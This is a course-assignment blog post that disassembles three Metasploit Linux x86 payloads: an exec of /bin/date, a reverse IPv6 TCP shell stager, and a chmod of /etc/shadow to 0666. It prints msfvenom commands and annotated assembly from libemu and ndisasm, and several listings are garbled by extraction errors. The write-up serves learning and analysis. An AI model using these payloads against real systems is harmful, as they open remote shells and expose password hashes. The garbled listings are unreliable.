MENU

push byte 0xb 0x00417000 6A0B 0x00417002 58 pop eax 0x00417003 99 cwd 0×00417004 52 push edx 0x00417005 66682D63 push word 0x632d 0x00417009 89E7 mov edi, esp 0x0041700b 682F736800 push dword 0x68732f push dword 0x6e69622f 0x00417010 682F62696E 0x00417015 89E3 mov ebx, esp 0×00417017 52 push edx KARTIK DURG 0x00417018 E8 call 0x1 0x00417027 57 LIVE YOUR PASSION!! push edi 0x00417028 53 push ebx 0x00417029 89E1 mov ecx, esp

0x0041702b execve

# OX5: DISSECTING\_METASPLOIT\_SHELLCODE - LINUX/X86

Posted on October 4, 2018 by Kartik Durg

This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert Certification

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**Assignment:** 5

Github repo: https://github.com/kartikdurg

In this post we will be dissecting and analyzing the metasploit shellcodes using Ndisasm and Libemu.

Libemu: https://github.com/buffer/libemu

Packages like dh-autoreconf and graphviz are also needed in order to install and use libemu.

Now, lets start dissecting and analyzing the below metasploit shellcodes:

### 1) LINUX/X86/EXEC

To make it easier sctest in libemu, allows us to create the visual representation of a shellcode.

#### Command-Line:

```
==> msfvenom -p linux/x86/exec -f raw | ./sctest -vvv -Ss 100000 -G exec.dot ==> dot exec.dot -T png > exec.png
```

```
kartik@kartik-VirtualBox:-/libemu/tools/sctest$ msfvenom -p linux/xB6/exec CMD=/bin/date -f raw | ./sctest -vvv -Ss 100000 -G exec.dot graph file exec.dot verbose = 3
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: xB6 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 45 bytes

kartik@kartik-VirtualBox:-/libemu/tools/sctest$ dot exec.dot -T png > exec.png
kartik@kartik-VirtualBox:-/libemu/tools/sctest$ ls
dot.c exec.dot Makefile Makefile.in nanny.h sctest sctestmain.c sctest-sctestmain.o sctest-userhooks.o tests.h userhooks.h
dot.h exec.png Makefile.am nanny.c options.h sctest-dot.o sctest-nanny.o sctest-tests.o tests.c userhooks.c
kartik@kartik-VirtualBox:-/libemu/tools/sctest$
```

```
0x00417000 6A0B
                                            push byte 0xb
0x00417002 58
                                            pop eax
0x00417003 99
                                            CWd
0x00417004 52
                                            push edx
0x00417005 66682D63
                                            push word 0x632d
0x00417009 89E7
                                           mov edi, esp
0x0041700b 682F736800
                                           push dword 0x68732f
0x00417010 682F62696E
                                            push dword 0x6e69622f
0x00417015 89E3
                                           mov ebx, esp
0x00417017 52
                                           push edx
0x00417018 E8
                                            call 0x1
0x00417027 57
                                           push edi
0x00417028 53
                                            push ebx
0x00417029 89E1
                                            mov ecx, esp
                        0x0041702b execve
```

#### **Analysis using ndisasm:**

```
Command-Line:
```

```
==> msfvenom -p linux/x86/exec CMD=/bin/date -f raw | ndisasm -u -
```


```
kartik@kartik-VirtualBox:~$ msfvenom -p linux/x86/exec CMD=/bin/date -f raw | ndisasm -u -
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 45 bytes
```

```
00000000 6A0B
                      push byte +0xb
00000002 58
                                             ;EAX=0xb
                      pop eax
00000003 99
                      cdq
                                             ; EDX=0 \times 0
00000004 52
                      push edx
                                             ; Push EDX | Zero byte
                     push word 0x632d ; PUSH "-c"
00000005 66682D63
00000009 89E7
                     mov edi, esp
                                             ; Now EDI points to top of the stack
0000000B 682F736800
                      push dword 0x68732f
                                           ;PUSH "hs/"
00000010 682F62696E
                                             ; PUSH "nib/"
                      push dword 0x6e69622f
00000015 89E3
                      mov ebx, esp
                                              ;EBX points to top of stack
00000017 52
                      push edx
                                              ; Push EDX | Zero byte
00000018 E80A000000
                      call dword 0x27
                                              ; Address of "/bin/date"
0000001D 2F
                      das
                                              ;Bytes of our string
0000001E 62696E
                      bound ebp, [ecx+0x6e]
                                            ;Bytes of our string
00000021 2F
                                             ;Bytes of our string
                      das
00000022 6461
                     fs popad
                                             ;Bytes of our string
00000024 7465
                     iz 0x8b
                                             ;Bytes of our string
00000026 005753
                      add [edi+0x53], dl
                                             ; Push edi and ebx
00000029 89E1
                                              ; points to our "exec" command
                      mov ecx, esp
0000002B CD80
                      int 0x80
                                              ;syscall
```

## 2) LINUX/X86/SHELL/REVERSE\_IPV6\_TCP

#### Libemu:

# Command-Line: ==> msfvenom -p linux/x86/shell/reverse\_ipv6\_tcp -f raw | ./sctest -vvv -Ss 100000 -G reverse\_ipv6\_tcp.dot ==> dot reverse\_ipv6\_tcp.dot -T png > reverse\_ipv6\_tcp.png



```
pusii awora uxu
UXUUULI OSUUUUUUU
                                            push dword 0x80fe
0x00417024 68FE800000
                                            push edx
0x00417029 52
                                            push word 0x5c11
0x0041702a 6668115C
0x0041702e 66680A00
                                            push word 0xa
0x00417032 89E1
                                           mov ecx, esp
0x00417034 6A1C
                                            push byte 0x1c
0x00417036 51
                                            push ecx
0x00417037 56
                                            push esi
0x00417038 89E1
                                            mov ecx, esp
0x0041703a 43
                                            inc ebx
0x0041703b 43
                                            inc ebx
0x0041703c 6A66
                                            push byte 0x66
0x0041703e 58
                                            pop eax
                       0x0041703f connect
     0x00417041 89F3
                                                 mov ebx, esi
                                                 mov dh,0xc
     0x00417043 B60C
     0x00417045 B003
                                                 mov al,0x3
```

#### Analysis using ndisasm:

```
Command-Line:
==> msfvenom -p linux/x86/shell/reverse_ipv6_tcp -f raw | ndisasm -u -
```


```
00000000 31DB
             xor ebx, ebx
           push ebx
00000002 53
00000003 43
                    inc ebx
00000004 53
           push ebx
00000005 6A0A
             push byte +0xa
00000007 89E1
             mov ecx, esp
                   push byte +0x66
00000009 6A66
0000000B 58
              pop eax
000000C CD80
                    int 0x80
0000000E 96
                    xchq eax, esi
0000000F 99
                     cdq
00000010 6800000000
                     push dword 0x0
00000015 680A00020F
                    push dword 0xf02000a
                    push dword 0xfe5e0000
0000001A 6800005EFE
                   push dword 0x0
0000001F 680000000
00000024 68FE800000
                 push dword 0x80fe
00000029 52
                  push edx
                   push word 0x5c11
0000002A 6668115C
                push word 0xa
0000002E 66680A00
00000032 89E1
                mov ecx, esp
                    push byte +0x1c
00000034 6A1C
00000036 51
                    push ecx
00000037 56
                    push esi
00000038 89E1
                     mov ecx, esp
0000003A 43
                     inc ebx
```

```
0000003B 43
                  inc ebx
0000003C 6A66
                 push byte +0x66
0000003E 58
                 pop eax
0000003F CD80 int 0x80
00000041 89F3 mov ebx,esi
            mov dh,0xc
00000043 B60C
00000045 B003 mov al,0x3
00000047 CD80 int 0x80
00000049 89DF
              mov edi,ebx
0000004B FFE1
                 jmp ecx
```

# 3) LINUX/X86/CHMOD

#### Libemu:

```
Command-Line:
==> msfvenom -p linux/x86/chmod -f raw | ./sctest -vvv -Ss 100000 -G chmod.dot
==> dot chmod.dot -T png > chmod.png
```



#### Analysis using ndisasm:

00000004 52 push edx ; PUSH EDX=0x0 00000005 E80C000000 call dword 0x16 ; call the code ;start of our string 0000000A 2F das 0000000B 657463 gs jz 0x71 0000000E 2F das jnc 0x79 0000000F 7368 00000011 61 popad 00000012 646F fs outsd 00000014 7700 pop ebx ;EBX=string 00000016 5B 00000017 68B6010000 push dword 0x1b6 ;"0x1b6" in OCTAL=0666 0000001C 59 ; chmod() pop ecx int 0x80 0000001D CD80 0000001F 6A01 push byte +0x100000021 58 pop eax 00000022 CD80 ; execute chmod() int 0x80

#### Thank you for reading 🙂

#### - Kartik Durg

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